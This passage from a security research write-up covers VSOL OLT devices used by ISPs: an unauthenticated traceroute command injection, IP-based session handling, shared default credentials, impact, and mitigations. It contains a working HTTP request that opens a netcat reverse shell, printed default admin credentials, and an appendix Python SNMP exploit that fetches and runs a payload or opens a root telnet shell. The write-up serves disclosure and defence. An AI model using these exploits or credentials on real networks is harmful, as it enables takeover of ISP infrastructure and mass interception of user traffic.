
Figure 35 - Pseudocode of function web_maintenance_init() (part 2).
By looking at route tracert.html (/action/tracert.html),
we see that it is function webs_diagnose_tracert() that is being executed.

Figure 36 - Pseudocode of function webs_diagnose_tracert().
What is important to note is that global variable tracert_ipaddr takes the
value of a user defined input via call to strcpy() from a value populated by
websGetVar(), related to the ipaddr POST parameter.
Then the function webs_diagnose_tracert_pthread() is called during further
execution of the function.
🕷️ Presence of a trivial Buffer Overflow:
The buffer overflow in the global variable
tracert_ipaddrcaused by the call tostrcpy()is intentionally ignored, as our focus is on the Command Injection vulnerability, which presents a more direct and impactful exploitation path.

Figure 37 - Pseudocode of function webs_diagnose_tracert_pthread().
The third argument (the routine) is defined as the function webs_diagnose_tracert_exec().

Figure 38 - Pseudocode of function webs_diagnose_tracert_exec().
The Command Injection occurs when the above function is invoked, allowing an
attacker to pass controlled input directly to the system() function, which
results in the execution of a malicious command.
Request to get a reverse shell:
POST /action/tracert.html HTTP/1.1
Host: 192.168.8.200
Content-Type: application/x-www-form-urlencoded
Content-Length: 84

who=1&ipaddr=$(mknod /tmp/bp p;/bin/bash 0</tmp/bp | nc 192.168.8.199 1337 >/tmp/bp)
Response:
HTTP/1.1 200 OK
Date: Thu Jan 1 00:24:41 1970
Connection: keep-alive
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Content-Length: 1754
<html><head><meta charset="utf-8"/> <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"/> <meta http-equiv="Content-Type" content="text/html" /> <title>OLT Web Management Interface</title><link href="/css/btn.css" rel="stylesheet" type="text/css" /><link href="/css/stylemain.css" rel="stylesheet" type="text/css" /><script src="/js/jquery-1.7.1.min.js" type="text/javascript" ></script> <script src="/js/jquery.i18n.properties-1.0.9.js" type="text/javascript" ></script> <script src="/js/language.js" type="text/javascript" ></script> <script src="/js/mainPage.js" type="text/javascript" ></script> <script src="/js/misc.js?rand=65033" type="text/javascript" ></script><script src="/js/maintenance.js?rand=12194" type="text/javascript"></script></head><script language= "javascript"> function setRefresh() { document.getElementById("tracert_refresh").click(); } window.setInterval('setRefresh()', 5000); </script><body onload="setLanguage(0,'manage');"> <div class="right_content" id="div_1"> <form name=form method=post action="tracert.html" ><b><span><font data-i18N-text='tracertTestResult'>Tracert Test Result</font></span></b><br><br><table border=0 cellpadding=0 cellspacing=1 class='right_table'><tr><td> traceroute to 1.1.1.1 (1.1.1.1), 15 hops max, 46 byte packets
</td></tr><tr><td> 1</td></tr></table><br> <table border=0 cellpadding=0 cellspacing=1 class='right_table'> <tr><td><input type="submit" data-i18n-value="refresh" onClick="whichfun(3)" name='tracert_refresh' id='tracert_refresh' class="btn" ></td> </tr></table><input type=hidden name=who value=100/></form></body> </html>

Figure 39 - Exploitation of a Command Injection in the traceroute feature via the Web interface.
Why is the traceroute feature (via Web interface) is exploitable without authentication?
I asked myself, "Why is the traceroute feature accessible via the Web interface exploitable without authentication?". As shown in the previous screenshot, no cookies are set, yet the request is still accepted, even though, based on binary analysis, an authentication mechanism appears to be present. So I looked into the functions responsible for managing the authentication mechanism and was able to summarize their behavior as follows.
The Web session management system uses a static in memory array of session slots.
Each slot is a fixed size structure (likely 296 bytes or 0x128). Sessions are
identified using user specific data, assigned a session ID, and given timeout
values. The function session_one_create() initializes a session with user
information and generates a session ID. session_time_init() clears all session
memory at boot or logout. session_get_user() and session_one_login_check()
search for a matching active session and perform validation or cleanup.
set_web_session_timeout() updates the timeout field for all active sessions.
These functions operate on the same memory layout, showing a structured session
pool.
| Function | Description | Key Operations | Memory Region Used |
|---|---|---|---|
session_one_create() |
Allocates a session slot, assigns user and IP, generates session ID. | Stores session info, logs login. | web_user_session + offset |
session_time_init() |
Clears all session slots. | memset() entire slot array. |
web_user_session to loginName |
session_get_user() |
Searches for active session matching user data. | Compares session IP with input. | DAT_00f854f8 + (index x 0x128) |
session_one_login_check() |
Logs a user out and resets their session. | Finds session, clears it, updates web_posport. |
Same session block. |
set_web_session_timeout() |
Sets timeout for each active session. | Sets value at offset +0x0 if session is active. |
DAT_00f854f4 + (index x 0x128) |
According to my analysis, the structure of a slot is defined as follows:
| Offset | Field | Description |
|---|---|---|
| 0x000 | int active |
Indicates if the session is in use (1 = active). |
| 0x004 | int timeout_seconds |
Timeout value (set by set_web_session_timeout). |
| 0x05C | char session_id[...]; |
Generated session ID string. |
| 0x0A0 | char user_ip[...]; |
Copied from param_9 + 0x100. |
| 0x0E0 | char username[...]; |
Copied from param_10. |
| 0x120 | int user_flag |
Custom flag or permission. |
| 0x124 | int web_posport_mask |
Used in logout logic (session_one_login_check). |
I am not an expert in reverse engineering, so if you notice any mistakes or inaccuracies, please do not hesitate to let me know. I am just a humble pentester doing his best.
The core issue causing the authentication bypass lies in how the Web interface manages user sessions. Sessions are tied directly to IP addresses instead of more secure authentication tokens such as cookies. This design flaw means that any request originating from an already authenticated IP address is automatically accepted, regardless of whether the user has successfully authenticated.
As explained earlier, the session management system uses a fixed array of session slots stored in memory, each representing an active user session. Each slot stores details like the user's IP address, username, session ID, and timeout information. The Web interface validates sessions primarily by matching incoming requests against the IP addresses stored in these slots. Therefore, if an attacker shares the same IP address as an already authenticated user or can spoof an IP address, they can bypass authentication entirely.
OLTs Default Credentials
The fact that all OLT models and firmware versions share the same default
credentials admin/Xpon@Olt9417# for their Web administration interface
poses a significant security risk. An attacker can easily gain access to any
exposed device without needing to exploit any vulnerabilities. Moreover, this
risk becomes even more severe when as presented the Web interface includes
vulnerable features like traceroute, which in this case allows the execution
of arbitrary commands with root privileges.
Conclusion
The exposed findings demonstrate that it is possible to compromise an entire fleet of OLTs and ultimately gain control over an ISP's network by chaining together multiple trivial vulnerabilities.
An attacker who successfully compromises the entire fleet of an operator's OLTs gains a strategic position within the network infrastructure. With this level of access, they could intercept, monitor, or manipulate user traffic at scale, enabling mass surveillance, data theft, or the injection of malicious content.
Service disruption is also a serious risk, as the attacker could degrade or completely cut off internet access for thousands or even millions of users. Additionally, compromised OLTs could be used as a launchpad for further attack against the core network or external targets, effectively turning the operator's infrastructure into a powerful botnet. In the hands of a state actor, such control could be exploited for espionage, censorship, or coordinated cyberattacks.
This scenario highlights the critical need for stronger security measures in ISP infrastructure. Above all, it is essential to avoid exposing OLTs or cloud based fleet managers directly to the internet.
🌎 Countries where ISPs use vulnerable devices (non-exhaustive):
During the research, I also identified ISPs in multiple countries deploying OLT devices affected by the vulnerabilities. However, the geopolitical significance of these findings varies depending on the country in question. From an espionage perspective, not all compromised infrastructure offers the same strategic value. At the top of the spectrum are countries like the United States, India, Turkey, Taiwan, Brazil, and Mexico, where vulnerable OLTs were found in active use by ISPs. These nations hold considerable weight in global politics, economics, or technology, making any foothold in their telecommunications infrastructure potentially valuable for state-level or threat actors. A second tier of interest includes Pakistan, South Africa, Indonesia, the Philippines, and Argentina. All of which host ISPs operating vulnerable devices. These countries play important regional roles or control strategic sectors that could be leveraged in broader intelligence campaigns. Singapore, despite its small geographic size, also appears in this group due to its outsized importance as a financial and technological hub in Southeast Asia.
Mitigations for the OLTs
ISP should enforce a mandatory devices password change and prohibit the use of vendor supplied default credentials. Each device must use unique, strong, device specific passwords.
Access to device management services, including SNMP, web-based management interfaces, and TACACS+ authentication, must be strictly limited to dedicated and trusted management networks. This restriction should be enforced through network-level mechanisms such as ACLs or firewall policies.
Management services and features that are not strictly required for operational purposes must be disabled wherever possible. When certain services cannot be disabled due to operational dependencies, additional hardening measures must be applied. In particular, when SNMP is required for device administration or monitoring, default community strings must be changed to long, complex, and non-guessable values in order to mitigate the risk of brute-force attacks.
Mitigations for Cloud EMS
In the absence of a vendor provided patch for the Cloud EMS vulnerabilities, ISPs must implement compensating controls to reduce the risk of Information Leakage and Arbitrary File Upload.
Because access to the Docker socket can allow container escape and potentially compromise the host system, ISPs must maintain heightened vigilance and continuously monitor system and container logs for signs of suspicious activity. Any compromise of the web server may allow an attacker not only to target connected OLTs but also to interact with the host environment outside the container.
Overview of mitigation measures
These measures constitute compensating mitigations and do not eliminate the underlying vulnerabilities. They are intended to reduce the attack surface and associated risk until a permanent remediation is provided by the vendor.
Finally, ISPs should monitor access logs to detect and respond to potential exploitation attempts. IOCs can be established based on the different POC presented in the article.
Going further
I focused solely on trivial vulnerabilities because they are generally safer to exploit during Red Team exercises. It is possible that even more critical vulnerabilities remain undiscovered and exploitable, who knows? (answer: yes)
For the Web people not everything has been discovered yet, there is still much to explore. For instance, the V1600GS-O32 model is vulnerable to a stored XSS via the route /action/ntp.html (look at the functions
webs_system_ntp()andvsWebInputCheck()within the gpond binary). While I have highlighted only one memory corruption vulnerability (Buffer Overflow), during reverse engineering, I also spotted multiple Stack-based Buffer Overflows and Heap-based Buffer Overflows.
Once the OLT fleet has been compromised, the attacker can go beyond just controllong the core network. All ONTs (Optical Network Terminations) connected to OLTs become potential targets. These terminals, often located at customer locations, are managed remotely through the OLT using the OMCI (ONT Management and Control Interface) protocol. Although OMCI is designed to allow operators to remotely configure, monitor, and update ONTs, in the hands of an attacker, it becomes a tool for massive exploitation.
By controlling the OLTs, an attacker can use OMCI to interact with each connected ONT, potentially reconfiguring devices, installing malicious firmware, or hijacking user traffic. In some scenarios, this access could lead to total control of customer routers to perform undetectable surveillance.
References
-
[1] VSOL website
-
[5] Runtime privilege and Linux capabilities (Docker documentation: Running containers)
-
[8] GOAHEAD API
Appendix
Python exploit for the SNMP handler
File: exploit.py
import asyncio
import time

from pysnmp.hlapi.v3arch.asyncio import *


# Target device IP address and SNMP port.
TARGET_IP = "192.168.8.200"
TARGET_PORT = 161

# SNMP community string for authentication.
COMMUNITY = "private"

# SNMP Object Identifiers (OIDs) used for the exploit.
OID_DEST_IP = "1.3.6.1.4.1.37950.1.1.5.10.12.33.1.0" # Vector of injection.
OID_TYPE    = "1.3.6.1.4.1.37950.1.1.5.10.12.33.2.0" # Set type to IPv4.
OID_ACTION  = "1.3.6.1.4.1.37950.1.1.5.10.12.33.3.0" # Trigger the vulnerability.

# Implant type: Determines which set of commands to send.
IMPLANT_TYPE = "BIND" # Other accepted value: ("REVERSE", "BIND").

# Listening port for BIND implants.
LISTENING_PORT = 4444

# Commands to send depending on implant type.
COMMANDS = [
    [
        "nc 192.168.8.199 1338 > /tmp/stage0", # First stage download.
        "bash /tmp/stage0"                     # Execute downloaded stage.
    ],
    [
        f"iptables -A INPUT -p tcp --dport {LISTENING_PORT} -j ACCEPT", # Allow TCP on port 4444.
        f"iptables -A INPUT -p udp --dport {LISTENING_PORT} -j ACCEPT", # Allow UDP on port 4444.
        f"telnetd -p{LISTENING_PORT} -l/bin/bash"                       # Start telnet daemon on port 4444 with bash shell.
    ]
]


async def snmp_set(oid, value_type, value):
    """
    Perform an SNMP SET operation asynchronously.

    Args:
        oid (str): The OID to set.
        value_type (str): The SNMP data type ('i' for Integer, 's' for String).
        value (str or int): The value to set for the OID.

    Raises:
        ValueError: If an unsupported SNMP data type is specified.
    """
    # Convert Python value to appropriate SNMP type.
    if value_type == "i":
        snmp_value = Integer32(value)
    elif value_type == "s":
        snmp_value = OctetString(value)
    else:
        raise ValueError(f"Unsupported SNMP type: {value_type}")

    # Create SNMP engine instance.
    snmp_engine = SnmpEngine()

    # Create SNMP SET command iterator with parameters:
    # community, target IP and port, context, and variable bindings.
    iterator = set_cmd(
        snmp_engine,
        CommunityData(COMMUNITY, mpModel=1),
        await UdpTransportTarget.create((TARGET_IP, TARGET_PORT)),
        ContextData(),
        ObjectType(ObjectIdentity(oid), snmp_value),
    )

    # Await the response from SNMP agent.
    error_indication, error_status, error_index, var_binds = await iterator

    # Close SNMP dispatcher to clean up resources.
    snmp_engine.close_dispatcher()


# Select commands list based on implant type.
if IMPLANT_TYPE == "REVERSE":
    commands = COMMANDS[0]
elif IMPLANT_TYPE == "BIND":
    commands = COMMANDS[1]
else:
    commands = []

# Iterate over each command in the selected list and send it via SNMP.
for command in commands:
    # Set destination IP with command string.
    asyncio.run(snmp_set(OID_DEST_IP, "s", f"8.8.8.8\n{command}\n"))
    time.sleep(1)

    # Set the type to IPv4.
    asyncio.run(snmp_set(OID_TYPE, "i", 4))
    time.sleep(1)

    # Trigger the vulnerability by setting action to 1.
    print(f"[*] Executing command: {command}")
    asyncio.run(snmp_set(OID_ACTION, "i", 1))
    time.sleep(1)